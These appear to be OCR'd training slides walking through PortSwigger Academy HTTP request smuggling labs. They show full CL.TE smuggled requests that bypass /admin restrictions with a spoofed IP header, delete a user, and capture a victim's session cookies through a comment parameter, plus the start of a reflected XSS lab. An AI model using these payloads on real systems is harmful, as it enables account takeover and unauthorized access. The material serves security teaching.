
```
POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

search=test
```

Response

Pretty Raw Hex Render Hackvertor

```
          <section class="top-links">
            <a href=/>Home
          </a>
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section class=blog-header>
        <h1>
          0 search results for 'POST / HTTP/1.1
          X-wWMfcS-Ip: 67.79.28.115
          Host: 0a86000103eee35380'
        </h1>
        <hr>
```

- The GET /admin endpoint is only available if logged in as an administrator or if the request originated from local host.



Request

Pretty Raw Hex Hackvertor

```
1  GET /admin HTTP/2
2  Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
3  Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
   /*;q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Upgrade-Insecure-Requests: 1
9  Sec-Fetch-Dest: document
10 Sec-Fetch-Mode: navigate
11 Sec-Fetch-Site: none
12 Sec-Fetch-User: ?1
13 Te: trailers
14
15
```

Response

Pretty Raw Hex Render Hackvertor

```
42      <div class="container is-page">
43        <header class="navigation-header">
44          <section class="top-links">
45            <a href=/>Home
              </a>
              <p>
                |
              </p>
46            <a href="/my-account">
                My account
              </a>
              <p>
                |
              </p>
47          </section>
48        </header>
49        <header class="notification-header">
50        </header>
51        Admin interface only available if logged in as an administrator, or if
          requested from 127.0.0.1
52      </div>
53    </section>
```

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 189
Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Transfer-Encoding: chunked

0

GET /admin HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
X-wWMfcS-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

x=1
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8661

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      Exploiting HTTP request smuggling
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
```

- Change the IP address in the smuggled payload to be 127.0.0.1.

- Now when we submit a normal request, we can see the results of the /admin endpoint.

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

search=test
```

Response

Pretty Raw Hex Render Hackvertor

```
          <p>
            |
          </p>
          <a href="/my-account">
            My account
          </a>
          <p>
            |
          </p>
        </section>
      </header>
      <header class="notification-header">
      </header>
      <section>
        <h1>
          Users
        </h1>
        <div>
          <span>
            wiener -
          </span>
          <a href="/admin/delete?username=wiener">
            Delete
          </a>
        </div>
        <div>
          <span>
            carlos -
          </span>
          <a href="/admin/delete?username=carlos">
            Delete
```

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 212
Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Transfer-Encoding: chunked

0

GET /admin/delete?username=carlos HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
X-wWMfcS-Ip: 127.0.0.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 75

x=1
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8661

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/
    <link href=/resources/css/labsBlog.c
    <title>
      Exploiting HTTP request smuggling
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
            <h2>
              Exploiting HTTP request sm
              rewriting
            </h2>
            <a class=link-back href='
```

- Now change the endpoint in the payload to point to the endpoint that deletes the user, Carlos.

Request

Pretty Raw Hex Hackvertor

```
POST / HTTP/1.1
Host: 0a86000103eee35380729e8700ef0091.web-security-academy.net
Cookie: session=6i6Xym573EQ3qPccJg8eRxBVR9KkB2f5
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 11
Origin: https://0a86000103eee35380729e8700ef0091.web-security-academy.net
Referer: https://0a86000103eee35380729e8700ef0091.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

search=test
```


Response

Pretty Raw Hex Render Hackvertor

```
HTTP/1.1 302 Found
Location: /admin
Set-Cookie: session=D9oRpq3juGg8m1fOF7ii6rCdr'
SameSite=None
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 0
```


- **<u>The next 3 slides will be more notes.</u>**
- This is the “kick-off” request/payload that includes the smuggled request.
- The Front-End server, which only handles the Content-Length header, will add a required header before sending the requests to the backend server

- The Content-Length here matters.
- To low we won't see all the info.
- To high the normal request will stall.



- So, the “kick-off” request in the last slide will have this required header added by the front-end server before going to the back-end.
- Now any normal request that gets sent after the “kick-off” request will essentially be used as the value for the “search” parameter used. However, this normal request will have the required header included because the front-end server will include it.
- So now when the back-end server processes the smuggled request that was sent with the “kick-off” request (this happened because the back-end server is using the TE encoding scheme), it will add the “normal” request as the value for the “search” parameter in the smuggled request.

- Now the response for the normal request will contain all that data.
- And it does not have to be same path/parameter requested



- This is the “normal” request that was sent after the “kick-off” request.
- The response is returned here even though the /login path does not normally display the search data.

Lab: Exploiting HTTP request smuggling to capture other users' requests

Lab: Exploiting HTTP request smuggling to capture other users' requests

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- To solve the lab, smuggle a request to the back-end server that causes the next user's request to be stored in the application. Then retrieve the next user's request and use the victim user's cookies to access their account.
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty | Raw | Hex | Hackvertor

```
POST / HTTP/1.1
Host: 0a1200b304634325806953980004c0037.web-security-academy.net
Cookie: session=xAhDYml74xbo9OEeaEVqOQINgiDddxfc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a1200b304634325806953980004c0037.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 4
Transfer-Encoding: chunked

1
A
X
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 500 Internal Server Error
Content-Type: text/html; charset=utf-8
Connection: close
Content-Length: 125

<html>
  <head>
    <title>
      Server Error: Proxy error
    </title>
  </head>
  <body>
    <h1>
      Server Error: Communication timed out
    </h1>
  </body>
</html>
```

- First identify which request smuggling method the application is vulnerable to:

1. CL.TE
2. TE.CL

https://portswigger.net/web-security/request-smuggling/finding

Request

Pretty | Raw | Hex | Hackvertor

```
POST / HTTP/1.1
Host: 0a1200b304634325806953980004c0037.web-security-academy.net
Cookie: session=xAhDYml74xbo9OEeaEVqOQINgiDddxfc
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a1200b304634325806953980004c0037.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 6
Transfer-Encoding: chunked

0

X
```

Response

Pretty | Raw | Hex | Render | Hackvertor

```
HTTP/1.1 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Connection: close
Content-Length: 8233

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/a
    <link href=/resources/css/labsBlog.cs
    <title>
      Exploiting HTTP request smuggling t
      requests
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
          </div>
          <div class=title-container>
```

Request

Pretty Raw Hex Hackvertor

```
1  POST / HTTP/1.1
2  Host: 0a1200b304634325806953980004c0037.web-security-academy.net
3  Cookie: session=xAhDYml74xbo9OEeaEVqOQINgiDddxfc
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
   Firefox/113.0
5  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
   q=0.8
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer: https://0a1200b304634325806953980004c0037.web-security-academy.net/
9  Upgrade-Insecure-Requests: 1
10 Sec-Fetch-Dest: document
11 Sec-Fetch-Mode: navigate
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-User: ?1
14 Te: trailers
15 Content-Type: application/x-www-form-urlencoded
16 Content-Length: 338
17 Transfer-Encoding: chunked
18
19 0
20
21 POST /post/comment HTTP/1.1
22 Host: 0a1200b304634325806953980004c0037.web-security-academy.net
23 Cookie: session=xAhDYml74xbo9OEeaEVqOQINgiDddxfc
24 Content-Type: application/x-www-form-urlencoded
25 Content-Length: 911
26
27 csrf=Q6QVUyV14qLqLPPNU9X8x7D8sAisjpYY&postId=2&name=test&email=test%40test&
   website=https%3A%2F%2Ftest&comment=test...
```

Response

Pretty Raw Hex Render Hackvertor

```
1  HTTP/1.1 200 OK
2  Content-Type: text/html; charset=utf-8
3  X-Frame-Options: SAMEORIGIN
4  Connection: close
5  Content-Length: 8233
6
7  <!DOCTYPE html>
8  <html>
9    <head>
10     <link href=/resources/labheader/css/ac
11     <link href=/resources/css/labsBlog.css
12     <title>
         Exploiting HTTP request smuggling to
       </title>
13   </head>
14   <body>
15     <script src="/resources/labheader/js/l
       </script>
16     <div id="academyLabHeader">
17       <section class='academyLabBanner'>
18         <div class=container>
19           <div class=logo>
             </div>
20           <div class=title-container>
21             <h2>
                 Exploiting HTTP request smug
                 requests
               </h2>
22             <a class
               https://
               ab-captu
23               Back&nb
```

- This is the CL.TE payload that was submitted to the application.
- It took a while to get the full data because the Content-Length header in the smuggled request needs to high enough value to capture all the data, but not go over it.
- **Hint**: The session cookie is 32 bytes, once we can see the session cookie in the response from the user, figure out how many more bytes are needed to get all 32.

- The smuggled request payload intentionally has the “comment” parameter at the end since this is the parameter that can hold a lot of data.
- After the payload is sent, when the victim user submits their request, it will be appended to the comment parameter’s value, which will then appear in the application’s UI. The data captured will include the victim user’s session cookie.

/post/comment HTTP/1.1 Host: 0a1200b304634325806953980004c0037.web-security-

test | 29 May 2023

test...GET / HTTP/1.1 Host: 0a1200b304634325806953980004c0037.web-security-academy.net sec-ch-ua: "Google Chrome";v="113", "Chromium";v="113", "Not-A.Brand";v="24" sec-ch-ua-mobile: ?0 sec-ch-ua-platform: "Linux" upgrade-insecure-requests: 1 user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/113.0.0.0 Safari/537.36 accept: text/html,application/xhtml xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*; q=0.8,application/signed-exchange;v=b3;q=0.7 sec-fetch-site: none sec-fetch-mode: navigate sec-fetch-user: ?1 sec-fetch-dest: document accept-encoding: gzip, deflate, br accept-language: en-US,en;q=0.9 cookie: victim-fingerprint=v1UiqRt4udv276TK5L4aw3bmHN7aJ7hY; secret=ecLDZRsBpS0oIFDtSFVcrJZwbq08kLtE; session=An9reccoMFNt3cH361Z4QwQeZXrRgf5J

Leave a comment

Comment:

Lab: Exploiting HTTP request smuggling to deliver reflected XSS

Lab: Exploiting HTTP request smuggling to deliver reflected XSS

- This lab involves a front-end and back-end server, and the front-end server doesn't support chunked encoding.
- The application is also vulnerable to reflected XSS via the User-Agent header.
- To solve the lab, smuggle a request to the back-end server that causes the next user's request to receive a response containing an XSS exploit that executes alert(1).
- Notes
- Although the lab supports HTTP/2, the intended solution requires techniques that are only possible in HTTP/1. You can manually switch protocols in Burp Repeater from the Request attributes section of the Inspector panel.
- The lab simulates the activity of a victim user. Every few POST requests that you make to the lab, the victim user will make their own request. You might need to repeat your attack a few times to ensure that the victim user's request occurs as required.
- **Summary – Steps to Exploit**:
- See slides.

Request

Pretty Raw Hex Hackvertor

```
GET /post?postId=1 HTTP/2
Host: 0a8f00fd04bfbb41846092120045004.web-security-academy.net
Cookie: session=Vk7XtLmpeRYFkNQdmU4NOvxfvOhOHKSj
User-Agent: Test123
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*
/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://0a8f00fd04bfbb41846092120045004.web-security-academy.net/
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers
```

Response

Pretty Raw Hex Render Hackvertor

```
            I couldn&apos;t understand a darn word in this blog. Then I
            remembered my husband always changes the computer language to
            Spanish just to annoy me.
          </p>
          <p>
          </p>
        </section>
        <hr>
        <section class="add-comment">
          <h2>
            Leave a comment
          </h2>
          <form action="/post/comment" method="POST" enctype="
          application/x-www-form-urlencoded">
            <input required type="hidden" name="csrf" value="
            19rvOkAgrSqyPrVpPStMqqfSPvclckmB">
            <input required type="hidden" name="userAgent" value="Test123">
            <input required type="hidden" name="postId" value="1">
            <label>
              Comment:
```

- First step is to identify the XSS vulnerability.
- In this request GET /post?postId=1, the application is reflecting the request's User-Agent header in the response.
- There is no validation on the input and XSS is possible.

Request

